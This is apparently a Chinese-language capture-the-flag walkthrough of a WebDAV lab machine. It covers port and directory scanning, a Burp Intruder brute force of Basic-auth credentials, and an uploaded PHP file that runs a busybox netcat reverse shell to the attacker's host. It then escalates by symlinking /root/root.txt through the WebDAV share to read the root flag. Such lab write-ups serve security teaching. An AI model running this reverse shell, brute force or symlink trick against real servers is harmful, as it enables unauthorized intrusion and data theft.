

扫端口

```
nmap 192.168.56.111 -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-09 01:17 EDT
Nmap scan report for 192.168.56.111
Host is up (0.00035s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
6065/tcp  open  winpharaoh
MAC Address: 08:00:27:B6:FD:A1 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```


修改hosts

访问<http://192.168.56.111>,返回www.dav.dsz

```
192.168.56.111 www.dav.dsz
```

扫目录

```
feroxbuster --url "http://www.dav.dsz/" --wordlist
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x
.git,.php,.html,.xml,.zip,.7z,.tar,.bak,.sql,.py,.pl,.txt,.jpg,.jpeg,.png,.js,.aac,.ogg,.flac,.alac,.wav,.aiff,.dsd,.mp3,.mp4,.mkv,.phtml -s 200 301 302
```



访问<http://www.dav.dsz/about.html>

All staff are required to use the corporate VPN when accessing internal file clusters. Please ensure your client supports Class 2 WebDAV operations for optimal performance. Unauthorized access to administrative scopes is strictly prohibited and monitored.

System Administrator Note:

The internal mount point for development assets has been migrated to the dev.dav.dsz sub-domain. Please update your local mapping scripts accordingly.

再加hosts

192.168.56.111 dev.dav.dsz

访问<http://dev.dav.dsz>

// API v2.0.4-stable

Endpoints

> Auth

> Storage

> Logs

Internal Storage Service (WebDAV)

• System Status: Operational | Server: Alpine-DAV

This console is for authorized GDS developers only. Use WebDAV L2 protocol for all automated sync tasks.

PROPFIND /var/lib/webdav/

Retrieves properties for the resource identified by the Request-URI.

PUT /var/lib/webdav/{filename}

Uploads new assets to the shared cluster. Requires CRUD permissions.

NOTICE: NOTICE: TLS is not enabled. Please ensure connection security.

再扫这个目录，发现test.php

feroxbuster --url "http://dev.dav.dsz/" --wordlist /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .git,.php,.html,.xml,.zip,.7z,.tar,.bak,.sql,.py,.pl,.txt,.jpg,.jpeg,.png,.js,.aac,.ogg,.flac,.alac,.wav,.aiff,.dsd,.mp3,.mp4,.mkv,.phtml -s 200 301 302

FEROXBUSTER

by Ben "epi" Risher 🐼

ver: 2.13.1

🎯 Target Url

🚩 In-Scope Url

🚀 Threads

📖 Wordlist

🔥 Status Codes

⌚ Timeout (secs)

🗣 User-Agent

🔧 Config File

🔍 Extract Links

💰 Extensions

🌐 HTTP methods

🔢 Recursion Depth

http://dev.dav.dsz/

dev.dav.dsz

50

/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

[200, 301, 302]

7

feroxbuster/2.13.1

/etc/feroxbuster/ferox-config.toml

true

[git, php, html, xml, zip, 7z, tar, bak, sql, py, pl, txt, jpg, jpeg, png, js, aac, ogg, flac, alac, wav, aiff, dsd, mp3, mp4, mkv, phtml]

[GET]

4

🔑 Press [ENTER] to use the Scan Management Menu™

200 GET 57l 279w 2838c http://dev.dav.dsz/

200 GET 57l 279w 2838c http://dev.dav.dsz/index.html

200 GET 523l 3264w 56300c http://dev.dav.dsz/test.php

<http://dev.dav.dsz/test.php>

爆破获得webdav账号密码

根据页面的提示，访问<http://dev.dav.dsz:6065/>

需要账号，截包爆破

Attack Save Columns 3. Intruder attack of http://dev.dav.dsz:bubb - temporary

Results	Positions	Payloads	Resource pool	Settings		
Filter: Showing all items						
Request	Payload	Status code	Error	Timeout	Length	Comment
1590	YWRtaW46MTIzMTIzMA==	401	☐	☐	238	
1591	YWRtaW46c2o4MTEyMTI=	401	☐	☐	238	
1592	YWRtaW46MTM1NzkyNDY4...	401	☐	☐	238	
1593	YWRtaW46MTIzLjEyMw==	401	☐	☐	238	
1594	YWRtaW46c3VwZXItYW4=	401	☐	☐	238	
1595	YWRtaW46Nzg5MTIz	401	☐	☐	238	
1596	YWRtaW46MTIzNDVxd2Vyd...	401	☐	☐	238	
1597	YWRtaW46NzcwODgw	401	☐	☐	238	
1598	YWRtaW46anM3Nzc3Nw==	401	☐	☐	238	
1599	YWRtaW46emhhbmd5YW5n	401	☐	☐	238	
1600	YWRtaW46Njg2ODY4	401	☐	☐	238	
1601	YWRtaW46QDE2My5jb20=	401	☐	☐	238	
1155	YWRtaW46cXdlcnR5dWlvcA...	207	☒	☐	1725	
0		401	☐	☐	238	
1	YWRtaW46YWRtaW4=	401	☐	☐	238	
2	YWRtaW46bWFuYWdlcg==	401	☐	☐	238	
3	YWRtaW46cm9sZTE=	401	☐	☐	238	
4	YWRtaW46cm9vdA=	401	☐	☐	238	
5	YWRtaW46dG9tY2F0	401	☐	☐	238	

Request Response

Pretty Raw Hex

1 GET / HTTP/1.1
2 Host: dev.dav.dsz:6065
3 Authorization: Basic YWRtaW46cXdlcnR5dWlvcA==
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
5 Accept: text/plain, */*; q=0.01
6 X-Requested-With: XMLHttpRequest
7 Referer: http://dev.dav.dsz:6065/
8 Accept-Encoding: gzip, deflate
9 Accept-Language: zh-CN,zh;q=0.9
10 Connection: close
11
12

拿到账号密码

admin:qwertyuiop

```
cadaver http://dev.dav.dsz:6065/
```

```
(root@kali) ~
# cadaver http://dev.dav.dsz:6065/
Authentication required for Restricted on server `dev.dav.dsz':
Username: admin
Password:
dav:/> ls
Listing collection `/' : succeeded.
Coll:  projects      0  Feb 23 10:05
      a              61  Mar  9 03:29
      a.php          61  Mar  9 03:28
      test           20  Mar  9 03:34
dav:/> cat etst
Fetching `etst': failed:
404 Not Found
dav:/> cat test
<?php phpinfo(); ?>
dav:/> lpwd
Local directory: /root
dav:/> lcd /tmp
```

获取user.txt

本地修改test

```
cd /tmp
cat > shell.php << 'EOF'
<?php exec("busybox nc 192.168.56.103 5555 -e /bin/bash");?>
EOF
```

再webdav上传

```
dav:/> lcd pwd
dav:/> put test
```

再访问<http://dev.dav.dsz/test.php>, 触发反弹

```
id
uid=104(apache) gid=106(apache) groups=82(www-data),106(apache),106(apache)
cd /home
ls
nolesss
cd nolesss
ls
user.txt
cat user.txt
flag{user-57f6373c6ae6ee4e5416710d1923ec39}
```

获取root.txt

根据前面获取的页面提示<http://dev.dav.dsz/>

API v2.0.4-stable

dpoints

> Auth

> Storage

> Logs

Internal Storage Service (WebDAV)

• System Status: Operational | Server: Alpine-DAV

This console is for authorized GDS developers only. Use WebDAV L2 protocol for all automated sync tasks.

PROPFIND /var/lib/webdav/ 

Retrieves properties for the resource identified by the Request-URI.

PUT /var/lib/webdav/{filename}

Uploads new assets to the shared cluster. Requires CRUD permissions.

NOTICE: NOTICE: TLS is not enabled. Please ensure connection security.

```
cd /var/lib/webdav
ls
```

```
cd /var/lib/webdav
ls -al
total 32
drwxrwxrwx  3 root    root      4096 Mar  9 17:32 .
drwxr-xr-x  8 root    root      4096 Feb 23 23:31 ..
-rw-r--r--  1 root    root         61 Mar  9 15:29 a
-rw-r--r--  1 root    root         61 Mar  9 15:28 a.php
-rw-r--r--  1 apache  apache    3203 Mar  9 16:43 passwd
drwxr-xr-x  3 root    root      4096 Feb 23 23:05 projects
-rw-r--r--  1 root    root      1282 Mar  9 16:42 ry.zip
lrwxrwxrwx  1 root    root         21 Mar  9 17:32 test -> /var/www/de
v/test.php
-rw-r--r--  1 root    root         16 Mar  9 16:47 test.sh
lrwxrwxrwx  1 apache  apache    14 Mar  9 17:09 test1 -> /root/root
txt
```



猜测webdrv下的权限是root

```
ln -s /root/root.txt test1
```

在webdav

```
dav:/> cat test1  
flag{root-ca3fca4032f5f3c5cba2a13b9ec459a5}
```